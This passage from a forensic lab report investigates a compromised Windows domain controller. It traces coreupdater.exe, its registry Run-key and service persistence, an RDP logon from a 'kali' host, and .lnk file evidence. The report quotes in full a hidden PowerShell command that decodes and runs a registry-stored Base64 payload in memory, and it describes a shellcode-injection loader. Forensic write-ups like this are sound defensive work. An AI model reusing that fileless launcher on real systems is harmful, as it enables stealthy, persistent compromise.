


The MFT analysis further revealed that coreupdater.exe was initially located in the C:\Users\Administrator\Downloads directory. This suggests that the executable was likely downloaded through the Administrator account before being moved into the System32 directory, an indicator of potential privilege escalation or an attempt to embed malicious software in a critical system path.






The "Run" registry key under HKLM\Software\Microsoft\Windows\CurrentVersion\Run reveals a suspicious persistence mechanism. A value named coreupdate executes the following command on startup:
%COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0; iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((Get-Item 'HKLM:Software\9sEoCawv').GetValue('45SVAG2o'))))".
This command stealthily launches PowerShell using cmd.exe, minimizes the window, and executes a Base64-encoded payload retrieved from a registry key (HKLM:Software\9sEoCawv). The decoded payload is then run entirely in memory via Invoke-Expression, allowing the attacker to maintain stealth and persistence without dropping additional files to disk. The registry value was last modified on 2020-09-19 at 03:30:01.




The Base64-encoded registry payload, once decoded, reveals a highly obfuscated PowerShell script designed to execute a second-stage in-memory payload. The script begins by determining the appropriate path to PowerShell (32- vs 64-bit), then creates a ProcessStartInfo object to stealthily launch PowerShell with flags like -nop, -noni, and -w hidden. The embedded command uses .NET classes like System.IO.Compression.GzipStream and System.IO.MemoryStream to decompress a second Base64 blob and execute it using Invoke-Expression.

Inside that decompressed script are two key functions: xKbl, which resolves native Windows API addresses using GetProcAddress, and qlVHM, which dynamically builds a .NET delegate using reflection emit. These functions are typically used to prepare memory for direct injection of shellcode. The $gri variable holds a Base64-encoded payload, which is very likely shellcode or an embedded PE file. This technique is common in fileless malware and in-memory execution strategies, including reverse shells, and closely mirrors the kind of attack demonstrated during earlier lab exercises.



The registry analysis revealed that the coreupdater service was configured to run automatically at startup with LocalSystem privileges. This was observed within the Services hive, showing the service type as Win32OwnProcess and the ImagePath pointing to C:\Windows\System32\coreupdater.exe. The last write time for the corresponding registry key was 2020-09-19 03:27:49, which aligns with the timeframe of its creation. This persistence mechanism ensures the malware executes on every system boot, operating with high-level privileges, and further confirms the intent to maintain long-term access on the compromised domain controller.



Event log analysis from the Desktop system confirms that the coreupdater service was explicitly created and configured to auto-start under the LocalSystem account. According to Event ID 7045 from the Service Control Manager, the service was installed on 19/09/2020 at 6:42:42 AM, with its executable path set to C:\Windows\System32\coreupdater.exe. This log entry verifies the persistence setup seen earlier in the registry and supports the conclusion that the malware was configured to maintain access and execute at boot with high privileges.

Summary

1. **What is the name of the malware(s)?**
   coreupdater.exe

2. **What were the parent processes and PIDs if there are more than one?**
   PID is 3644, PPID is 2244

3. **Was the malware(s) migrated? If so, into what processes?**
   Yes. Into spoolsv.exe: PID 3724, PPID 452

4. **Where were they first saved on disk?**
   C:\Users\Administrator\Downloads

5. **Where were they later moved?**
   C:\Windows\System32\

6. **Were they set up for persistence?**
   Yes, through two separate techniques: a registry Run key and a malicious Windows service.

7. **Where in the registry was persistence configured?**
   HKLM\Software\Microsoft\Windows\CurrentVersion\Run\coreupdate
   HKLM\Software\9sEoCawv\45SVAG2o (used to store the encoded PowerShell payload)

8. **What were their nature (malicious services, tasks, programs, startups etc)? How, which technique, when (which timestamps), and why?**
   The malware coreupdater.exe exhibited two distinct persistence mechanisms: one via the registry and another via Windows services:


   - The first technique, corresponding to MITRE ATT&CK technique T1547.001 (Registry Run Keys/Startup Folder), involved modifying the registry under HKLM\Software\Microsoft\Windows\CurrentVersion\Run to include a new entry named coreupdate. This entry silently launched a PowerShell command that retrieved a secondary, Base64-encoded payload stored in the registry under HKLM\Software\9sEoCawv\45SVAG2o. This payload was then decoded and executed in memory, establishing fileless persistence. The last write time for the Run key was 2020-09-19 03:30:01, indicating when this persistence method was likely installed.

   - The second persistence technique followed T1543.003 (Create or Modify System Process: Windows Service), where the attacker created a service named coreupdater configured to auto-start under the LocalSystem account. This service pointed to C:\Windows\System32\coreupdater.exe, ensuring it would launch at system boot with high privileges. The registry entry for this service was last written at 2020-09-19 03:27:49, and Event ID 7045 in the system logs confirms its installation at 03:42:42 AM on the same day.


   These dual techniques, registry-based startup and malicious service creation, suggest the attacker intended to guarantee persistence even if one method was discovered and removed.


Host Forensics

CITADEL-DC01




To identify potentially compromised user accounts, the Windows Security event log file (Security.evtx) from the Domain Controller was analyzed. This was achieved using EvtxECmd.





The output from EvtxECmd was then processed with Timeline Explorer, allowing for efficient filtering and analysis. The analysis of the Security event logs revealed multiple successful logon attempts (Event ID 4624) targeting the Administrator account. Specifically, the Timeline Explorer output shows entries with "Target: C137\Administrator" within the 'Payload Data1' field. These log entries indicate that the Administrator account was accessed from a remote host, 'kali' (IP address: 194.61.24.102). The logons were identified as both network-based (Logon Type 3) and remote interactive (Logon Type 10). This activity supports the finding from network forensics that the attacker logged in using RDP.




Analysis of the MFT table using MFT Explorer revealed accessed documents within the \Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent folder. Specifically, the presence of .lnk files such as NoJerry.lnk, PortalGunPlans.lnk, SECRET_beth.lnk, Szechuan Sauce.lnk, Beth_Secret.lnk, and Secret.lnk indicates user interaction with these files during the relevant timeframe. Notably, the "$SI Created" timestamp for the Beth_Secret.lnk file is 2020-09-19. This timestamp is significant because it suggests the file was created on that date, potentially by the attacker or a process initiated by them. This finding warrants further investigation to determine the file's origin, content, and relevance to the unauthorized access to sensitive data reported by stakeholders.

```
AntoineAbouFaycal~D:\503o\DFIR Tools\Eric Zimmerman Tools\LECmd\NET 6\LECmd>LECmd.exe -d D:\503o\project\dc01_hives\F\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent --csv output
LECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/LECmd

Command line: -d D:\503o\project\dc01_hives\F\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent --csv output

Warning: Administrator privileges not found!


Looking for lnk files in D:\503o\project\dc01_hives\F\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent

Found 6 files

Processing D:\503o\project\dc01_hives\F\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\Beth_Secret.lnk

Source file: D:\503o\project\dc01_hives\F\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\Beth_Secret.lnk
  Source created:  2025-05-09 16:49:26
  Source modified: 2020-09-19 03:35:07
  Source accessed: 2025-05-09 19:24:10
```


```
>> Property store data block (Format: GUID\ID Description ==> Value)
   (Property store is empty)

>> Tracker database block
   Machine ID:  citadel-dc01
   MAC Address: 00:0c:29:e1:84:e6
   MAC Vendor:  VMWARE
   Creation:    2020-09-18 22:27:27

   Volume Droid:       7a80e88e-c216-47f5-9c0d-47f4525ecf66
   Volume Droid Birth: 7a80e88e-c216-47f5-9c0d-47f4525ecf66
   File Droid:         21d63edc-f9fe-11ea-80bd-000c29e184e6
   File Droid birth:   21d63edc-f9fe-11ea-80bd-000c29e184e6


---------- Processed D:\503o\project\dc01_hives\F\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\Szechuan Sauce.lnk in 0.046606 seconds ----
------


Processed 6 out of 6 files in 0.6818 seconds

output does not exist. Creating...
CSV output will be saved to D:\503o\DFIR Tools\Eric Zimmerman Tools\LECmd\NET 6\LECmd\output\20250509192410_LECmd_Output.csv

AntoineAbouFaycal~D:\503o\DFIR Tools\Eric Zimmerman Tools\LECmd\NET 6\LECmd>
```

LECmd was executed to analyze all relevant .lnk files identified in the \Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent folder. The output was directed to a CSV file to facilitate efficient processing and correlation of shortcut metadata. This process extracts key information such as creation, modification, and access timestamps, as well as target file paths.

